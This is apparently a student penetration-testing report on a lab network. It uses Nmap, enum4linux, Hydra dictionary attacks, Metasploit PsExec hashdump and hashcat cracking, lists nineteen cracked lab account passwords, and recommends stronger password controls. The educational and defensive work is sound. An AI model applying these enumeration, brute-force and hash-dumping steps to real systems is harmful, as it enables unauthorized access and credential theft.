Abertay University

Uncovering Vulnerabilities: A Comprehensive Analysis of Basic Penetration Testing Techniques

Stephen Broadbridge

CMP201: Penetration Testing

2021/22

Note that Information contained in this document is for educational purposes.

.

Abstract

This report will take the reader through step by step a full penetration test, highlighting vulnerabilities found and how they can be exploited. In the latter stages of the penetration test, some of these vulnerabilities found will be exploited as a proof of concept to highlight the dangers of the cyber threat facing the organization.

A full penetration test will be conducted on the given test servers of Server 1, Server 2 and Client 1. The penetration test will consist of 4 phases. This includes:

- Footprinting / OSINT (Open Source Intelligence) – Information gathering.
- Scanning – Scanning to gather more detailed information and look for potential vulnerabilities.
- Enumeration – Accessing and gathering more confidential information.
- System Hacking – Exploiting using the information gathering

This will report will outline all the vulnerabilities found throughout each phase and how they can be patched to make the organization more secure.

.

Contents

.

1 INTRODUCTION

1.1 BACKGROUND

Cyber security is arguably the biggest threat to an organization in modern society. The dangers of cybercrime are a far greater danger than society realizes. Individuals with technical knowledge of networks and networking devices can steal confidential information. For example, criminals could steal UK troop deployment information from the Ministry of Defense computers or money through access to online bank accounts.

According to a cyber security survey conducted by gov.uk in 2022, 39% of UK businesses reported that they identified a cyber-attack. It must be noted that these are only businesses that reported an attack, quite often organization do not report a cyber-attack as they believe nothing will be done, as many threat actors are overseas and therefore out of UK law enforcement jurisdiction. This presents an obvious requirement for organization and individuals to make their systems secure.

Many organizations may ask themselves “how do we know how a cyber-criminal will exploit us?” The answer is through Penetration Testing.

A penetration test is a “legal and authorized attempt to locate and successfully exploit computer systems for the purpose of making those systems more secure” (Engebretson et al., 2013). This means that an authorized white-hat hacker will locate vulnerabilities and provide a proof-of-concept cyber-attack to demonstrate to an organization how these vulnerabilities could be exploited by a cyber-criminal. A penetration test will always end with specific recommendations on how an organization can patch these vulnerabilities to minimize the cyber threats they pose on the organization.

1.2 AIM

The objectives of this penetration test report are as follows:

1. To identify potential vulnerabilities within the target system and network.
2. To demonstrate how these vulnerabilities can be exploited in a cyber-attack.
3. To provide recommendations on how to mitigate and remediate the identified vulnerabilities.

To achieve these objectives, the following sub-objectives were defined:

1. To conduct reconnaissance and gather publicly available information about the target organization.
2. To identify various vulnerabilities within the target system and network through scanning and enumeration techniques.
3. To perform a simulated system hack to demonstrate the potential impact of exploiting the identified vulnerabilities.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

The machines and their IP addresses which this penetration test was conducted on are:

- Client 1 – 192.168.10.10
- Server 1 – 192.168.10.1
- Server 2 – 192.168.10.2

The penetration testing methodology consisted of four distinct phases: Footprinting and Open-Source Intelligence (OSINT), Scanning, Enumeration, and System Hacking.

During the Footprinting and OSINT phase, reconnaissance activities were carried out to gather publicly available information about the target organization. However, due to the fictitious nature of the network, this phase was not fully executed.

In the Scanning phase, various tools available in Kali Linux were utilized to conduct scans on the target network. These scans were aimed at identifying IP addresses, operating systems, and potential vulnerabilities present on the network.

The Enumeration phase focused on gathering more detailed information about the target network, such as identifying open ports, services, and system details.

Finally, during the System Hacking phase, the identified vulnerabilities were exploited to gain unauthorized access to the target systems. This phase also included activities such as dictionary attacks and password cracking to gain access to compromised systems.

2.2 FOOTPRINTING / OSINT

Typically, the footprinting stage of a penetration test is to gather vital information about the target utilizing tools and services that gather information that is freely accessible on the internet.

Due to this penetration test being performed on a fictitious network, this step will be predominantly ignored. However when the IP address 192.168.10.1 is entered into a browser an ArGoSoft Mail Service is displayed, this is shown in *Figure 1*.



Figure 1 - ArGoMail Server

This mail server has an option to allow the user to create a new user. For test purposes a new user is created using the username **hacker** and the password set also as **hacker**. This successfully created a newuser to the mail server as shown in *Figure 2*.



Figure 2 - ArgoMail Server New User

2.3 SCANNING

During the scanning phase various tools are used within Kali Linux. There are 5 types of scanning that will be conducted.

1. Network Scanning.
2. Port Scanning.
3. Operating System Scanning.
4. Service Scanning.
5. Vulnerability Scanning.

To begin, scans will be conducted to assess if any machines are online. This is done by using a tool called Angry IP Scanner in Windows. Using this tool, a scan is conducted using the IP ranges 192.168.10.1 – 192.168.10.100.

Figure 3 shows that both Servers 1 and 2 are both online along with Client 1.



Figure 3 – Angry IP Scan

Next a tool called Nmap will be used to collect further information from various scans. To begin this section a Service/Version scan was conducted using the command “sudo nmap -sV 192.168.10.1”. This probes open ports on Server 1 to gather service and version information. The output can be seen in *Figure 4.*



Figure 4 - Server 1 Service/Version Scan

Figure 4 identifies that the server is operating Microsoft Windows Server 2008 R2, shown at port 445. This is an outdated sever that is no longer receiving updates, this vulnerability may be exploited at later stages of the penetration test. Additionally, port 445 also shows us the workgroup name UADCWNET.

The exact same scan is conducted on Server 2, using the same command “sudo nmap -sV 192.168.10.2”.



Figure 5 - Server 2 Service/Version Scan

2.4 ENUMERATION

During the Enumeration further gathering information about a target system or network takes place. This section of the report will cover various techniques and tools used in .

To begin with SMBmap is used. SMBmap is a tool that allows a user to enumerate the shares of a windows system via the SMB protocol. Using the provided login details the SMBmap tool is utilized to identify all share folders on both Server 1 and Server 2, this is show in *Figure 6*. Any file name with "$" shows that this file is hidden.



Figure 6 – SMBmap Enumeration

The next step of the Enumeration phase is to make use of the Enum4Linux tool. This is a command-line tool allows users to enumerate information from Windows and Samba hosts. The following command is entered in the terminal.

“enum4linux -a -u test -p test123 192.168.10.1 >/home/kali/Desktop/Enum_Server1.txt”

This will perform all simple enumerations on server 1 and put all the information inside a document called enum_server1.txt. This information is show in the appendix in Enum_Server1.txt.

The results of this scan show some extremely important information which can be used to exploit later.

During the enumeration scan, it was discovered that there are administrator accounts present on the network. Gaining access to any of these accounts could potentially provide complete control over the network.

1. Administrator
2. W.Holt
3. B.Yates
4. I.Robinson
5. L.Washington
6. J.Shaw
7. M.Padilla

Also found in the enumeration is the password policy of Server 1. This shows that there is no account lockout threshold for incorrect password entries and that the minimum password length is 7. This can be exploited later utilizing a dictionary attack.

2.5 SYSTEM HACKING

With the critical information about the system, users, password policy, and other details discovered during the enumeration phase, the next step in the penetration testing process is to exploit the system to gain SYSTEM privileges.

As a first step, a dictionary brute force attack will be executed to attempt to crack any passwords. The attack will be executed using a tool called Hydra, targeting a list of users that were previously gathered during the enumeration phase, using a pre-compiled list of commonly used passwords. Regrettably, the attempt was not successful, and no passwords were cracked, as depicted in *Figure 7*. While the use of larger password dictionaries could be attempted, this would require a significant amount of time. Therefore, an alternative method will be employed to gain a user’s login details.



Figure 7 - Hydra Password Cracking

With knowledge of the admin users, a subsequent password cracking effort was executed by targeting the user W. Holt, who is known to have administrative access to the network. A modified approach, which involved utilizing a larger dictionary attack while specifically inputting the username of W. Holt, was employed. This strategy was successful, resulting in the retrieval of the password, "lozenge," for W. Holt as illustrated in *Figure 8*.



Figure 8 - Hydra Successful Password Crack

The next step in the process is to attempt to gather the remaining user passwords. This will be done by using a tool called PsExec, which is located within the Metasploit framework. We will utilize the login information for W. Holt and other information obtained during the enumeration phase to carry out this task. *Figure 9* shows what information is entered to get the exploit prepared.



Figure 9 - PsExec Initialized

Using meterpreter (a tool within PsExec), the command "hashdump" was utilized to extract a comprehensive list of hashed passwords, which were stored in the file "hashes.txt". To acquire additional user login credentials, an attempt was made to decrypt these hashes using the tool hashcat by inputting the command "sudo hashcat -a 0, -m 1000 –show \ Desktop/hashes.txt Desktop/tools/cain.txt". This resulted in the successful identification of multiple compromised passwords, as illustrated in *Figure 10*.



Figure 10 - Hashcat Decrypted Passwords

To verify which login account details have been accessed, the collected passwords were put into a wordlist and once again hydra was utilized. In this instance, the Hydra tool took in all the users on the network in and the collected decrypted passwords as a list. The output showed the following accounts are fully compromised:

Username	**Password**
K.Thompson	impinge
N.May	hillbilly
W.Holt	lozenge
T.Oliver	principle
J.Poole	molybdate
N.Wells	blubber
M.Adams	demodulate
W.Wolfe	bystander
L.Washington	alginate
J.Farmer	pollution
B.Rice	prefabricate
G.Malone	stratify
L.Thornton	incomprehensible
A.Peters	southern
M.Padilla	Blubber
J.Becker	ampersand
S.Higgins	bloodstream
B.Lewis	lubricious
I.Robbinson	chantry

Figure 11 - Compromised Users

To conclude the system hacking phase, using a compromised account an attempt to see and potentially gather sensitive data on the network. To do this File Explorer is opened on a Windows machine and the Server 1 IP address is entered (192.168.10.1). Using the W.Holt login details and the compromised password of “lozenge” access is granted. *Figure 12,* shows that access is now granted for both file shares.



Figure 12 - Server 1 Fileshare Compromised

Below in *Figure 13* and *Figure 14* show all files and folders within the share folders of Fileshare1 and Fileshare 2.



Figure 13 - Fileshare1 Contents



Figure 14 - Fileshare 2 Contents

3 DISCUSSION

3.1 GENERAL DISCUSSION

This section of the report provides a general discussion of the key findings and results of the penetration test. The focus of this test was to identify vulnerabilities within the target system and network, and to demonstrate how these vulnerabilities could be exploited in a cyber-attack. The testing was carried out using various techniques and aimed to simulate a real-world cyber-attack scenario.

The most significant vulnerability identified during the penetration test was the lack of an effective password policy and the use of weak user passwords. Through reconnaissance and enumeration activities, it was discovered that many user accounts had weak and easily guessable passwords. Additionally, there was no enforcement of strong password complexity requirements or regular password expiration. The lack of an effective password policy increases the risk of a password-based attack, which could result in unauthorized access to sensitive information and resources within the target network.

To demonstrate the potential impact of this vulnerability, a simulated system hack was performed using a dictionary attack method. The attack was able to successfully compromise several user accounts with weak and easily guessable passwords. This simulated attack demonstrated the potential for an attacker to gain unauthorized access to sensitive information and resources within the target network. This type of attack is commonly used by cybercriminals, and it is important to be aware of this method of attack and know how to prevent it.

3.2 COUNTERMEASURES

To address the vulnerability identified during the penetration test, the following countermeasures are recommended:

- Establish and enforce a robust password policy that includes strong complexity requirements and regular password expiration. This can include implementing a minimum password length, requiring the use of uppercase and lowercase letters, numbers, and special characters, and enforcing regular password changes.
- Provide training to users on the importance of selecting strong and unique passwords and on best practices for password security.
- Implement monitoring and detection mechanisms for suspicious login attempts and establish protocols for promptly alerting the IT department of any potential security threats.
- Implement Multi-Factor Authentication (MFA) or Two-Factor Authentication (2FA) as an additional layer of security for user accounts.
- Implement a password manager tool to assist users in generating and securely storing complex passwords.

Implementing these countermeasures will help to mitigate the risk of a cyber-attack exploiting the identified vulnerability and improving the overall security posture of the target organization.

3.3 FUTURE WORK

Malware is a major threat to network security, and it is important to understand how it can be used to exploit vulnerabilities within a network. In future work, I want to explore the use of malware in network penetration testing.

One strategy that might be used is to build custom malware that is intended to target the vulnerabilities found during a penetration test. This would make it possible to simulate attacks more accurately and give insight into the potential harm that could result from a successful malware infection.

Using current malware samples to test the network's defenses against known threats is an additional strategy that might be used. This could disclose any holes in the network's security infrastructure and provide a more detailed assessment of the network's capacity to recognize and respond to malware outbreaks.

Studying the efficiency of malware analysis and incident response tools might be helpful in addition to assessing the network's malware defenses. This would entail assessing these tools' capacity for malware detection and isolation, as well as their capacity for malware forensic investigation and movement tracking within the network.

Overall, the use of malware in network penetration testing has the potential to provide valuable insights into the current state of network security and the effectiveness of existing security measures. By exploring the use of malware in network penetration testing, we can gain a better understanding of the threats facing networks today and develop more effective methods for protecting against them.

It is worth noting that the use of malware in penetration testing, has some ethical and legal considerations, and should be performed in a controlled and authorized environment, following the ethical guidelines in the field.

REFERENCES

For URLs, Blogs:

Swinhoe, D. (2019) Why businesses don't report Cybercrimes to Law Enforcement, CSO Online. CSO. Available at: https://www.csoonline.com/article/3398700/why-businesses-don-t-report-cybercrimes-to-law-enforcement.html (Accessed: December 5, 2022).

Ell, M. and Gallucci, R. (no date) Cyber security breaches survey 2022, GOV.UK. Available at: https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2022/cyber-security-breaches-survey-2022 (Accessed: December 5, 2022).

For Books:

Engebretson, P. and Kennedy, D. (2013) “What is Penetration Testing?,” in The basics of hacking and penetration testing: Ethical hacking and Penetration Testing Made Easy. Waltham (Mass.): Syngress.

APPENDICES

APPENDIX A

Enum_Server1.txt

```
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jan 13 06:12:36 2023

[34m ==========================================( [0m[32mTarget Information[0m[34m )==========================================

[0mTarget ........... 192.168.10.1
RID Range ........ 500-550,1000-1050
Username ......... 'test'
